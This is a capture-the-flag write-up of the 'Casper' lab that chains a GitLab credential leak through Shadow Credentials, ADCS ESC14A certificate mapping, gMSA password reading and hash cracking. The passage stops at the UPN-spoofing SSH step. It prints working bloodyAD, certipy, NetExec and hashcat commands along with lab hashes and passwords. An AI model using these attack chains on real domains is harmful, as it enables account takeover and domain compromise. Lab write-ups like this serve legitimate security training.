Casper (Hard) — HackSmarter
Hard Linux/Windows Active Directory chain writeup by Uzurly (HackSmarter) — GitLab leak to ADCS ESC14 to Certighost DCSync
Domain-joined Linux server (GitLab) + AD Domain Controller. No creds.
1
2
10.0.20.186  NIX01 NIX01.casper.hsm
10.0.24.186  DC01 DC01.casper.hsm casper.hsm
| Host | IP | OS | Role |
|---|---|---|---|
| NIX01 | 10.0.20.186 | Linux (Debian 12) | GitLab CE (domain-joined) |
| DC01 | 10.0.24.186 | Windows Server 2025 | DC + CA (casper.hsm) |
Reconnaissance
Kerberos Setup
1
2
3
4
addhost 10.0.20.186 "NIX01 NIX01.casper.hsm"
addhost 10.0.24.186 "DC01 DC01.casper.hsm casper.hsm"

nxc smb DC01.casper.hsm --generate-krb5-file krb5.conf
mv krb5.conf /etc/krb5.conf
Realm:
CASPER.HSM— required for all Kerberos operations from here on.
Nmap — NIX01
Full port scan on NIX01 to see what we’re working with:
1
nmap -sCV -p- NIX01.casper.hsm
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 Debian 2+deb12u10 |
| 80 | HTTP | nginx, GitLab CE 19.2.0 |
| 8060 | HTTP | nginx 1.31.0 (GitLab Pages, 404) |
| 9094 | unknown | Gitaly (gRPC) |
SSH + GitLab on HTTP + GitLab Pages returning 404 + Gitaly gRPC internally exposed. The main attack surface here is the GitLab instance on port 80.
GitLab Enumeration


GitLab on port 80, registration is disabled so we can’t create an account. But public user profiles are still accessible, so we can enumerate existing users by browsing their activity pages.

Browsing /users/xjr/activity reveals a user xjr with public repositories:
1
http://NIX01.casper.hsm/users/xjr/activity
Git commit history, cred leak
Looking through xjr’s public repos, we find xjr/domain-joining-unix. The current state of the repo looks clean, but checking the git commit history tells a different story. A script automationtesting.sh was added in an earlier commit and then deleted in a later one. Classic mistake: git history keeps everything, deleting a file doesn’t remove it from the history.
The deleted script contains cleartext domain-join credentials:
1
2
3
4
5
#!/bin/bash
DOMAIN="xjr.local"
USER="xjr"
PASS="xjrcat2026!"
echo "$PASS" | realm join --user="$USER" "$DOMAIN"
We can see the full script content in the commit diff:

Tried xjr:xjrcat2026! against the domain casper.hsm and got STATUS_LOGON_FAILURE. Makes sense, the domain in the script is xjr.local, not casper.hsm, so this was probably from a test environment. But the password works to log into GitLab itself. Password reuse on the app, just not on the domain.
Authenticated GitLab

Logged in as xjr:xjrcat2026!. Now we have access to private repos and full commit history across all projects. This is a big upgrade from the public view:
Env file, domain creds
Digging through the private repositories, one of them has an environment file with deployment credentials. This one is different from the git history leak because it targets dc01.casper.hsm directly, meaning these are real domain credentials:

Opening the file, we get the actual password:

1
2
DEPLOY_HOST=dc01.casper.hsm
DEPLOY_PASS=fFvq52PzJpO98X8!
Testing xjr:fFvq52PzJpO98X8! on the domain and it works everywhere: LDAP, SMB, Kerberos. We now have a valid domain account.
Domain Enumeration
BloodHound
With valid domain creds, first thing is BloodHound collection to map out the AD environment and find attack paths:
1
nxc ldap DC01.casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --bloodhound -c all --dns-server DC01.casper.hsm
Collection runs successfully:


Loading the data into BloodHound, we check xjr’s outbound object controls. The graph shows 5 objects we can interact with, this is where the AD attack chain starts:
ACL Enumeration
To get more detail on exactly what permissions xjr has, we grab a TGT and run bloodyAD’s writable enumeration:
1
getTGT.py 'casper.hsm/xjr:fFvq52PzJpO98X8!' -dc-ip DC01.casper.hsm
1
bloodyAD -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' --host DC01.casper.hsm get writable --detail
The output confirms two interesting ACLs:

xjr has msDS-KeyCredentialLink: WRITE on jags, that’s Shadow Credentials so we can add our own key pair to authenticate as jags. And altSecurityIdentities: WRITE on jay, that’s ESC14 certificate mapping so we can map a certificate to jay’s account. The plan is Shadow Creds to get jags first, then use jags’ group memberships to pivot to jay via ADCS.
Shadow Credentials : xjr -> jags
Shadow Credentials attack: since we can write msDS-KeyCredentialLink on jags, we add our own key pair to jags’ account. The DC then accepts PKINIT authentication with our key pair as if we were jags, no password needed:
1
2
export KRB5CCNAME=xjr.ccache
bloodyAD -d casper.hsm -u xjr -k --host DC01.casper.hsm add shadowCredentials jags
bloodyAD generates the key pair, adds it to jags’ msDS-KeyCredentialLink, authenticates via PKINIT, and dumps both a ccache and the NT hash:
1
2
3
[+] KeyCredential generated with SHA256: ca23715c...
[+] TGT stored in ccache file jags_4k.ccache
NT: 68fc3adf1953f5e6851c0dd297562e08
Important caveats on jags: the DC rejects RC4 (KDC_ERR_ETYPE_NOSUPP) because AES-only is enforced on this account. That means getTGT.py with the NTLM hash won’t work, only the ccache file from the Shadow Credentials attack is usable for auth. The hash doesn’t crack against rockyou either. But jags is a member of CasperCorpCertificateUsers, which means we can enroll in ADCS certificate templates. That’s our path to the next account.
ESC14 : jags -> jay
ADCS Enumeration
Since jags is in the CasperCorpCertificateUsers group, we enumerate available ADCS certificate templates to see what we can enroll in:
1
certipy find -u jags@DC01.casper.hsm -hashes :68fc3adf1953f5e6851c0dd297562e08 -dc-ip DC01.casper.hsm -stdout
Certipy finds the CA and lists all templates. The interesting one is CasperCorp-User:

Looking at the template details:

Template CasperCorp-User has Client Authentication enabled (so the cert can be used for PKINIT), it’s enrollable by CasperCorpCertificateUsers (our group), with a 99 year validity period. Enrollee Supplies Subject is disabled though, so this isn’t ESC1, we can’t just request a cert for any user. Instead, we go ESC14: we abuse the altSecurityIdentities write access we have on jay to map our own cert to jay’s account.
ESC14A exploitation
The principle behind ESC14A: we request a legitimate certificate as jags (we’re allowed to enroll), then we write an explicit strong mapping on jay’s altSecurityIdentities attribute that points our certificate to jay. The mapping format is X509:<I>issuer<SR>serial_reverse. When we authenticate with PKINIT using this cert, the DC checks the explicit mapping first and resolves our identity as jay instead of jags.
Request a certificate for jags using the vulnerable template:
1
certipy req -u jags -hashes :68fc3adf1953f5e6851c0dd297562e08 -ca casper-DC01-CA -template CasperCorp-User -target DC01.casper.hsm -dc-ip DC01.casper.hsm
1
2
[*] Successfully requested certificate
[*] Wrote certificate and private key to 'jags.pfx'
Note: need certipy v5.1.0 minimum, v5.0.4 has a bug that blocks auth with a false client-side “Name mismatch” check.
Now we need to extract the certificate serial number and build the reversed-byte mapping. The <SR> format requires the serial bytes in reversed order for strong certificate mapping (this is how Windows stores it internally):
1
2
openssl pkcs12 -in jags.pfx -clcerts -nokeys -passin pass: -out jags-new.pem
openssl x509 -in jags-new.pem -text -noout | grep -A1 "Serial Number"
Build the mapping string with the reversed serial:
1
2
SERIAL=$(openssl x509 -in jags-new.pem -text -noout | grep -A1 "Serial Number" | tail -1 | tr -d ' ')
MAPPING=$(python3 -c "s='$SERIAL'; print('X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>' + ''.join(s.split(':')[::-1]))")
Write the explicit mapping on jay’s altSecurityIdentities using xjr’s creds (xjr is the one with write access on this attribute):
1
bloodyAD --host DC01.casper.hsm -d casper.hsm -u xjr -p 'fFvq52PzJpO98X8!' set object jay altSecurityIdentities -v "$MAPPING"
Now when we PKINIT with our jags.pfx, the DC checks jay’s altSecurityIdentities, finds our cert’s mapping, and authenticates us as jay:
1
certipy auth -pfx jags.pfx -dc-ip DC01.casper.hsm -domain casper.hsm -username jay
1
2
[*] Got TGT
[*] Got hash for 'jay@casper.hsm': aad3b435b51404eeaad3b435b51404ee:9b88ec231f4f0e5cb7d9edef1f399f6c
We now have jay’s TGT and NT hash.
gMSA Password Read : jay -> casper-gmsa$
jay has write access to msDS-GroupMSAMembership on the group Managed Service Account casper-gmsa$. This attribute is a security descriptor that controls who is allowed to read the gMSA’s managed password. By modifying it, we can add jay as an authorized reader and then dump the auto-rotated password.
We write a new SDDL granting jay’s SID full access to read the gMSA password:
1
2
3
4
export KRB5CCNAME=jay.ccache
bloodyAD -d casper.hsm -k --host DC01.casper.hsm set object \
  'CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm' \
  msDS-GroupMSAMembership -v "O:SYD:(A;;0x000F01FF;;;S-1-5-21-247086266-1178499391-1139383971-1106)"
Now we can read the gMSA password with NetExec:
1
nxc ldap DC01.casper.hsm --use-kcache --gmsa
NetExec retrieves the managed password and converts it to an NT hash:

casper-gmsa$ NT: 0b42e09d9f0e0277f7dee185d41eabff
Shadow Credentials : casper-gmsa$ -> carlito
Same technique as before. The gMSA has write access on carlito’s msDS-KeyCredentialLink, so we can add our own key pair and authenticate as carlito:
1
bloodyAD -d casper.hsm -u casper-gmsa$ -p :0b42e09d9f0e0277f7dee185d41eabff --host DC01.casper.hsm add shadowCredentials carlito
bloodyAD adds the key credential and performs PKINIT to get carlito’s NT hash:

1
NT: 16a366acd9634ee5f958ebf1b4fc11df
Crack
Unlike jags who had AES-only enforcement, carlito’s hash can be used with RC4, and better, it cracks against rockyou:

1
hashcat -m 1000 16a366acd9634ee5f958ebf1b4fc11df rockyou.txt
carlito:casper88!
Having a cleartext password is important for the next step because we need it to request a TGT with a specific principal type.
UPN Spoofing + Kerberos SSH : carlito -> points@NIX01
NIX01 is domain-joined via SSSD with simple_allow_groups = srv_admins@casper.hsm. This means only members of the SRV_ADMINS group can SSH in. The user points is a member of that group; carlito is not. So even with carlito’s creds, we can’t SSH directly.
